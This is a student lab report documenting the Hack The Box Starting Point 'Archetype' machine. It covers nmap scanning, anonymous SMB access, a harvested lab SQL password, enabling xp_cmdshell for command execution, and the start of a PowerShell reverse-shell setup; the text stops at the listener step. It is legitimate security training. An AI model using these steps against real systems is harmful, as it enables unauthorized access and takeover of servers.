Laboratory 1: Starting Point, Introduction to HTB Labs and Basic Machines/Challenges.

Angie Daniela Ruiz Alfonso
Angi Paola Jimenez Pira
Johan David Rueda Rodríguez
Santiago Martinez Martinez

Colombian School of Engineering Julio Garavito
Security and Privacity of TI Laboratory
Teacher: Cristo Emmanuel Santos Sierra
2020

Table of Contents

Introduction 3
Summary 3
Objectives 3
Dictionary 4
Report 6
Software 6
VPN Connection 7
Enumeration 8
Foothold 11
Privilege Escalation 20
References 24

Introduction

The main idea of this lab is to introduce us to the "Hack the Box" platform, this is an online platform that allows you to test your skills in penetrating systems and exchanging ideas and methodologies with other members of this platform.

For the beginners, “Hack the Box” has a starting point, which allows us to familiarize ourselves with the platform and introduce us to the violation of systems, in this laboratory we will complete starting point and document each step with its due justification.

Summary

VirtualBox is a virtualization tool that allows us to install virtual machines with different operating systems, we can install a Kali linux virtual machine to develop the starting point of "hack the box", in which we will have to connect to a VPN, then we must analyze the target machine to find a way to access it, this will be done by mapping all your ports to see which ones are open, we will see that you can enter through the SMB server port and powershell is used to access the machine.

Keywords: *Powershell, vpn connection, virtual machine, port, SMB server.*

Objectives

- Adaptation to the platform “Hack the Box”.
- Starting point solution.

Dictionary

- **Ethical Hacking process:** Ethical Hacking is an authorized practice of bypassing system security to identify potential data breaches and threats in a network.
- **“Hack the Box”:** An online platform to test and advance your skills in penetration testing and cyber security.

- **Virtual machine:** A virtual machine is defined as a computer file, that behaves like an actual computer.

- **VirtualBox:** VirtualBox is a virtualization software.

- **Kali-linux:** Kali Linux is a Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing. Kali contains several hundred tools which are geared towards various information security tasks, such as Penetration Testing, Security research, Computer Forensics and Reverse Engineering.

- **Vpn:** A virtual private network, is a encrypted connection over the Internet from a device to a network. It is useful for corporate traffic over the Internet.

- **IP:** It is a numeric label assigned to each device connected to a computer network that uses the Internet Protocol for communication and its use is commonly for host and addressing.

- **Ports:** In computing, a port is an interface through which different types of data can be sent and received, either of a physical type or it can be at a logical (software) level.

- **Data bases SQL:** SQL it is the standard language for relational database management systems (in a relational database all data are stored and accessed via relations).

- **Sshared files SMB:** The Server Message Block (SMB) protocol is a network file sharing protocol that allows applications on a computer to read and write to files and to request

services from server programs in a computer network. The SMB protocol can be used on top of its TCP/IP protocol or other network protocols.

- **Server:** Is a running application capable of serving requests from a client and returning a response in concordance.

- **Http server:** Is software that understands URLs (web addresses) and HTTP (the protocol your browser uses to view webpages).

- **Host:** A network host is a computer or other device connected to a computer network.

- **cmd**: Is the command line interpreter of Windows operating systems.

- **DTSCONFIG**: Is an XML configuration file used to apply property values to SQL Server Integration Services (SSIS) packages.

- **Impacket tool:** Is a collection of Python classes for working with some network protocols. The library provides a set of tools as examples of what can be done within the context of this library.

- **Python:** Is an interpreted, object-oriented, high-level programming language with dynamic semantics.

- **Pip:** Is a package manager for Python.

- **Shell:** Is a program that takes commands from the keyboard and gives them to the operating system to perform.


- **PowerShell:** Is a cross-platform task automation and configuration management framework, consisting of a command-line shell and scripting.

Report

Software


The first step is to download a management virtual machine, in this case we download VirtualBox from the following link: https://www.virtualbox.org/wiki/Downloads

Also we must download a vitual machine with operating system Kali-linux and import it in VirtualBox. We find the virtual machine in the following link: https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/




VPN Connection


In the second step, we must connect us to the lab environment using OpenVPN, wich comes pre-installed on Kali, then we download the connection pack in our virtual machine, after we open the kali terminal and go to the file location, there we enter the command **sudo openvpn username-startingpoint.ovpn**



After of enter the command, we must enter the password of root user of Kali, this is **kali**



The command is executed and the next message is displayed



Enumeration

In the third step we must start attacking machines, first we check that we have a connection with the machine we are going to attack using the ping command

```
kali@kali:~$ ping 10.10.10.27
PING 10.10.10.27 (10.10.10.27) 56(84) bytes of data.
64 bytes from 10.10.10.27: icmp_seq=1 ttl=127 time=93.7 ms
64 bytes from 10.10.10.27: icmp_seq=3 ttl=127 time=91.1 ms
^C
--- 10.10.10.27 ping statistics ---
3 packets transmitted, 2 received, 33.3333% packet loss, time 2018ms
rtt min/avg/max/mdev = 91.135/92.418/93.701/1.283 ms
kali@kali:~$
```

Now, we scan for open ports on a target IP, for this we must use the next command that save the network scanning in the variable **ports,** this scanning is done for the command **nmap** that help us to explore networks to do the security analysis, the interesting for this command is that it show us the open ports of a remote virtual machine

```
kali@kali:~$ ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.27 | grep ^[0-9]
 | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
kali@kali:~$
```

After we check the ports analyzed in the variable **ports**, **-sC** runs a port scan script, **-sV** check the open ports and it show us the ports services or version and finally **-p** scans the port that we indicate, in this case the ports saved in the variable **ports**

```
kali@kali:~$ nmap -sC -sV -p$ports 10.10.10.27
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-13 16:53 EDT
```

We see the open ports of the target machine, this ports are 445 and 1433 that are associated a ports for data bases SQL and shared files SMB

```
PORT      STATE  SERVICE      VERSION
135/tcp   open   msrpc        Microsoft Windows RPC
139/tcp   open   netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open   microsoft-ds Windows Server 2019 Standard 17763 microsoft-
ds
1433/tcp  open   ms-sql-s     Microsoft SQL Server 2017 14.00.1000.00; RTM
| ms-sql-ntlm-info:
|   Target_Name: ARCHETYPE
|   NetBIOS_Domain_Name: ARCHETYPE
|   NetBIOS_Computer_Name: ARCHETYPE
|   DNS_Domain_Name: Archetype
|   DNS_Computer_Name: Archetype
|_  Product_Version: 10.0.17763
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2020-08-12T20:42:01
|_Not valid after:  2050-08-12T20:42:01
|_ssl-date: 2020-08-13T21:11:40+00:00; +16m29s from scanner time.
5985/tcp  open   http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
8737/tcp  closed unknown
9775/tcp  closed unknown
```


Then we use the following command. **Smbclient** is a program that allow us the file sharing with servers SMB through commands like **get** and **put, -N** allow us run the connection without enter password and with **-L** we list the host of the server to which we want to go, in our case 10.10.10.27. When we run the command, we show an output that contains the shared files

```
kali@kali:~$ smbclient -N -L \\\\10.10.10.27\\

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        backups         Disk
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
SMB1 disabled -- no workgroup available
```


Now we go to backups file for this we must run the following command

```
kali@kali:~$ smbclient -N \\\\10.10.10.27\\backups
```


When we run the previous command, we entered a cmd, with the command **dir** we list the elements from the directory



There is a file, we can download it using the command **get**



Now we enter the command **exit** to exit of this cmd, then we check that the file was downloaded using the command **ls**



To inspect this file we use the command **vim prod.dtsConfi,** we see that it is a DTS configuration file, it was created for Microsoft, this file contain a SQL connection string, containing credentials for the local Windows user ARCHETYPE\sql_svc


```
<DTSConfiguration>
    <DTSConfigurationHeading>
        <DTSConfigurationFileInfo GeneratedBy="..." GeneratedFromPackageName="..." Ge
neratedFromPackageID="..." GeneratedDate="20.1.2019 10:01:34"/>
    </DTSConfigurationHeading>
    <Configuration ConfiguredType="Property" Path="\Package.Connections[Destination].
Properties[ConnectionString]" ValueType="String">
        <ConfiguredValue>Data Source=.;Password=M3g4c0rp123;User ID=ARCHETYPE\sql_svc
;Initial Catalog=Catalog;Provider=SQLNCLI10.1;Persist Security Info=True;Auto Transla
te=False;</ConfiguredValue>
    </Configuration>
</DTSConfiguration>
```

Foothold


Now we must download the impacket tool using the command **git clone https://github.com/secureAuthCorp/impaclet.git**, after, we must install pip with the command **sudo apt-get install python3-pip**, also we must install impacket using the command **pip install impacket**

```
kali@kali:~$ git clone https://github.com/SecureAuthCorp/impacket.git
Cloning into 'impacket'...
remote: Enumerating objects: 32, done.
remote: Counting objects: 100% (32/32), done.
remote: Compressing objects: 100% (25/25), done.
remote: Total 18117 (delta 15), reused 19 (delta 7), pack-reused 18085
Receiving objects: 100% (18117/18117), 6.01 MiB | 7.44 MiB/s, done.
Resolving deltas: 100% (13817/13817), done.
```


Now we entered to impacket folder, after we entered to examples folder, there is the tool that allows us to connect to the database of Microsoft SQL




We use mssqlcliente.py to connect us at the database using the following command




The password is the one we saw in the DTS configuration file, once we enter the password, the connection with the database will be established



We can use the **IS_SRVROLEMEMBER** function to reveal whether the current SQL user has **sysadmin** (highest level) privileges on the SQL Server. This is successful, and we do indeed have sysadmin privileges.



Now we enter the following command for see the advanced options for the of the sp_configure system stored procedure



Also we run the command **RECONFIGURE** and **sp_configure, sp_configure** show us the server-level configuration settings

```
SQL> RECONFIGURE
```

```
SQL> sp_configure;
```

```
  0                0
show advanced options                  0            1
  1                1
SMO and DMO XPs                        0            1
  1                1
transform noise words                  0            1
  0                0
two digit year cutoff               1753         9999
049              2049
user connections                       0        32767
  0                0
user options                           0        32767
  0                0
xp_cmdshell                            0            1
  1                1
```

We will invoke a cmd, for this we use the process **xp_cmdshell,** but before we must enable this process with the following command:

```
SQL> EXEC sp_configure 'xp_cmdshell', 1
[*] INFO(ARCHETYPE): Line 185: Configuration option 'xp_cmdshell' changed f
rom 1 to 1. Run the RECONFIGURE statement to install.
SQL>
```


Now we will run the command **RECONFIGURE** to install the process

```
SQL> EXEC sp_configure 'xp_cmdshell', 1
[*] INFO(ARCHETYPE): Line 185: Configuration option 'xp_cmdshell' changed f
rom 1 to 1. Run the RECONFIGURE statement to install.
SQL> RECONFIGURE
SQL>
```


To obtain the Windows shell, we must run the following command use **whoami** that start us like the user of the database

```
SQL> xp_cmdshell "whoami"
output
-----------------------------------------------------------------------------
archetype\sql_svc

NULL
```


Unfortunately, we do not have the same permits in the host of server, like we see in the output obtained when we run the command. To solve this, we do an inverse shell with name Shell.ps1




Into this file, we enter the information supplied by Hack the Box, this information contain a set of commands to create aa client in powershell, in this case we change the ip address by the ip address of the our tun0 interface




Now we enable a web server por host the file, for this we use the following command




In summary, we enable the http server in the port 80 for host our file, now we put a listener in the port 443 for control the devolutions to out machine



